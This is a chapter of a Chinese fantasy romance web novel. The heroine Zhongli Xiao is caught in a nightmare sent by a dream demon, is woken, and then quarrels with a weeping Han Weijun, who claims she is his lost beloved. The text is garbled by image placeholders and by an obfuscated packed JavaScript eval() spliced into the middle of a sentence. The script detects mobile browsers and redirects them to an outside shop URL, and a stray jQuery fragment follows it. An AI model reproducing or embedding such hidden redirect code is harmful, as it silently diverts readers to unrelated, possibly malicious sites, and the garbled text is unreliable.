钟离晓在马车上睡了许久,这会儿没什么睡意。
她问起贝若许城中妖兽的事,想先了解一下再回房歇息。
贝若许抱着手,勾起嘴角坏笑,“先好好休息一晚吧,明日再说也不迟。”
钟离晓怎么可能看不出来他这一肚子坏水,但是她又拿他没办法,只好转头求助明行芷。
“城里……”
明行芷刚张口便被贝若许打住。
贝若许一手捂住她的嘴不让她说话,一手搂住她的腰,微微用力将她往楼上推。
明行芷心里暗骂“幼稚”,但是她并没有反抗,还是跟着他上楼。
钟离晓就一直盯着他两,真想把他们冷漠无情的背影盯出几个窟窿。
贝若许也是挺欠的,明明都已经走过看不着身影了,他还探出个头贱兮兮地对几人说:“早点休息。”
钟离晓:“……”
没办法,最后她还是早早回了房间。
钟离晓到房间的第一件事便是打开窗户,在窗头挂上一串风铃。
每当有风吹过吹起风铃,风铃便会叮当作响。
不知为何,她爱极了这种声响,时常伴它入睡。
钟离晓闭着眼躺床上,努力放空思绪想要快点入睡。
不知过了多久,钟离晓猛地睁开双眼,心里不断叫嚣:睡不着啊……怎么睡不着啊……
无奈之下,钟离晓转头看向窗外。
夜雪城的星星非常亮,她一直觉得没有哪一个地方的星星能有梨月山的亮,这下终于找到了一处。
这么一片群星璀璨的星空,唯独少了些热闹,要是有点烟火气该多好啊,钟离晓心想着。
她又想到谭雪荣口中说的“一夜便白了整座城”,十分想见到那幅盛况。
等这几日把妖兽除了,十月初一那日一定要来看看。
接着,钟离晓又想象着充满烟火气的夜雪城。一幅幅温馨热闹的画面浮现在她的脑海,不知不觉,她又闭上了双眼。
恍惚间,她看见远处似乎有看着像是塔顶的建筑,猜测那会不会是供奉神明的塔楼,心想明日去看看。
后来,钟离晓胡思乱想着终于睡着了。
她如何也想不到,自己好不容易睡着迎来的却是一番噩梦。
另一间房,闭着眼睡得正熟的韩惟君突然睁开眼,只见他着急忙慌地下床跑出门。
“晓晓,晓晓。”
他跑到钟离晓门前一边敲门一边喊她的名字。
韩惟君弄出的声响不小,其他人都闻声出门,而钟离晓屋内却没有丝毫动静。
谭雪荣住在钟离晓隔壁,她最先出来,“怎么了?”
“有妖兽给我造梦了。”韩惟君慌乱解释,眼底全是害怕。
谭雪荣还是第一次见他如此神情,有些震惊,但她还没震惊多久又皱上了眉。
钟离晓虽然爱睡觉,但是睡得比较浅,稍微有些声响便会惊醒。
韩惟君的动静这么大,按理说她不可能没听见。
“师姐该不会也被妖兽找上了吧。”谭雪荣猜测着。
恰巧此时,贝若许和明行芷走了过来,
谭雪荣想起贝若许干的事。他冷冰冰地朝贝若许开口:“所以你知道妖兽造梦的事?”
“晓晓被梦妖找上了?”贝若许有些错愕,他没告诉他们便是想看看他们会不会被梦妖找上,没想到还真有人被找上了。
说完他感觉后背有些发麻,直到看见谭雪荣眼底的不满,他蓦然反应过来。
贝若许:完事,忘了这茬。
在谭雪荣这儿,钟离晓是最重要的,谁惹了钟离晓她和谁急。
别说是大师兄了,就算是庄予诗也在她这儿得不到什么好脸色。
谭雪荣瞪他一眼,连忙推开房门走进去。她往床上看去,果不其然,此时钟离晓正深陷噩梦、全身发抖。
钟离晓正身处一片漆黑,什么也看不着。
周围断断续续地传来咀嚼的声音和液体滴落的声音。
除了那些离她有点远的声音,耳边还有人沙哑叫嚣的声音,那人语气疯癫,声音里满是对他口中那人的不满和怨恨。
“姐姐,你为什么不要我!为什么要我经历这些可怕的事!我好恨你啊……”
“姐姐,你怎么能不要我,我好想……”
“不行!我不想你,我恨你!我好恨你,我做鬼也会一直缠着你……”
……
除了这些,钟离晓还感觉身上时不时传来一阵疼痛,就像是被妖兽撕咬,巨疼无比。
平民百姓常常因为邪魔肆虐做噩梦,他们不想在梦里也担惊受怕,便找上了仙家。
各仙家也有了让人从梦里醒来的办法。想要钟离晓醒过来轻而易举。谭雪荣施完法不过片刻,钟离晓便从噩梦中醒来。
钟离晓醒来的第一件事便是怒目直视着贝若许,她咬牙切齿地开口:“贝、若、许!你是不是故意的!”
贝若许连忙躲到明行芷身后,讪讪开口:“晓晓师妹,如果我说我不是故意的,你信吗?”
明行芷这时候可不惯着他,她使劲掐了下他的腰,贝若许疼得离她远了一些。
接着明行芷抬脚,利落地将他朝钟离晓的方位踹去,她还不忘开口:“活该,自己爱作死别往我身后躲。”
没办法,贝若许最后还是接受了钟离晓和谭雪荣的毒打,期间韩惟君还偷偷地狠踹上几脚。
明行芷看了看韩惟君,最后还是没说些什么。
钟离晓发泄完后,委婉地让贝若许滚了出去。
见状其他人也回房去,只有谭雪荣和韩惟君留了下来。
谭雪荣正是想和钟离晓说他的事,她直接开口赶他出去。
韩惟君瞥了她一眼,没管她。
谭雪荣眼见叫不动他,索性直接开口说了:“他也被妖兽造梦了,但他是自己醒来的。”
钟离晓有些疑惑,她在梦境里没有丝毫自己的意识,靠自己不可能轻易醒来。凭韩惟君真正的实力,他应该能自己醒来。
但是她若是自己醒来,客栈此时应该是一片废墟。
“你怎么醒来的?”
韩惟君开口解释:“妖兽给我造不了梦。”
“为何造不了?”钟离晓没有防备,顺口便问了。
眼见他欲言又止地看了眼谭雪荣,钟离晓突然有股不好的预感。
“有人给我落下过法术,妖兽不能成功给我造梦。”
钟离晓:……
得嘞,就多余问这一嘴。他嘴里的“有人”铁定是自己,真是没事就给自己找罪受。钟离晓心想。
谭雪荣总感觉二人奇奇怪怪的,但是又察觉不出来哪里奇怪。
钟离晓:“你们出去吧。”
谭雪荣点点头回了房,而韩惟君还红着眼眶站在原地,丝毫没打算离开。
“出去。”钟离晓厉声开口。
“我不。”
“你有病啊?”
“你抱抱我。”
钟离晓深吸口气,放大音量,“你是不是有病!我们是何关系你就让我抱你?这合适吗?”
“我害怕。”
钟离晓被这三字气笑了,“做噩梦
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17727543|208885||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('的我,又不是你,我都没说害怕,你害怕个屁!你还想让我哄你啊?做梦去吧!”
韩惟君皱眉思索片刻,好像也确实是这个理。
他揉了揉眼眶,使劲将眼泪憋回去。“那我哄你。”
钟离晓:“……”
“我不需要你哄,我只需要你出去。”
韩惟君不管她说什么,只自顾自开口:“我哄你。”
钟离晓忍不住咬牙切齿,“你给我快点麻溜地滚,我不想看见你!”
说完,她一下子躺床上,将被子拉上来盖住脑袋。
“啪嗒……”
“啪嗒……”
一滴滴眼泪从眼眶滑落,没有丝毫征兆便滴到地上。
被子盖住脑袋也挡不住外面的声音,那几声猝不及防落入钟离晓耳中,她一下子拉开被子朝韩惟君看去。
“你是不是在怪我这次来得太晚了,生我的气了。”韩惟君低声自言自语。
他满眼都是泪水,手足无措地站在原地,看着可怜极了。
钟离晓无奈地叹口气,努力放软声音,但是说出的话还是伤人的,“我都说过了,我不是她。她已经死了,你能不能别把我当成她。”
不料韩惟君的反应更为激动,“你就是她!一直都是!”
不是什么转世,一直都是你啊……
“我都没有那些记忆,怎么能是一个人?”
韩惟君不想听她否认,自顾自地低声说:“就是一个人。”
眼见韩惟君哭得越来越凶,丝毫没有停下来的架势,钟离晓忍不住开口:“你能不能别在我房间哭啊?”
韩惟君吸一口鼻子,委屈开口:“你以前见我哭都会抱着我安慰我的。”
钟离晓:“……”
现在的我只想一巴掌拍死你。
她索性转过身背对着韩惟君躺下,用被子死死地捂住脑袋,在被窝里嗡嗡开口:“你哭吧,你爱哭不哭,给我小声点,我要睡觉了。”
说完她便下定决心不管他,她心想:快睡着啊,睡着就不关我的事了。
可是,现实总是与想象背道而驰。钟离晓无论如何也没睡着,耳边时不时就传来吸鼻子的声音,听着实在是烦。
她又一下子翻开被子坐起来,气呼呼地开口:“你别在这儿哭了啊!”
韩惟君又吸了下鼻子,“我好想你。”
也不知他说这些是想干嘛。
“你又不是明日见不着我了,有必要想我吗?”
“那我以后都能见到你吗?”
韩惟君终于停止了哭,眼巴巴地望着钟离晓,一副她不痛意就继续哭的样子。
钟离晓自暴自弃,“能,你以后都能见到我,想见我就可以来见我,行了吧?”
“嗯。”韩惟君重重地点了下头,伸手将眼里和脸上的泪水抹掉。
“那你可以回房去了吧?”
“嗯。”
韩惟君“嗯”完还不见有动作。
钟离晓:“那你还不回去!”
韩惟君支支吾吾的,最后他笨拙地开口:“你早点休息,不要多想噩梦的事,已经没事了,晚安。”
钟离晓轻笑一声。
这人一看便只会捧着颗真心,不会说话。
“知道了,你也快回去睡吧。”这下,韩惟君终于抬脚出去,轻轻地给钟离晓关上门。
钟离晓又轻笑一声,继续躺下睡觉。
她将头埋被子里,轻声说着:“傻乎乎的。”
没过多久,钟离晓又进入梦乡,这一觉她睡得安稳,没再做噩梦。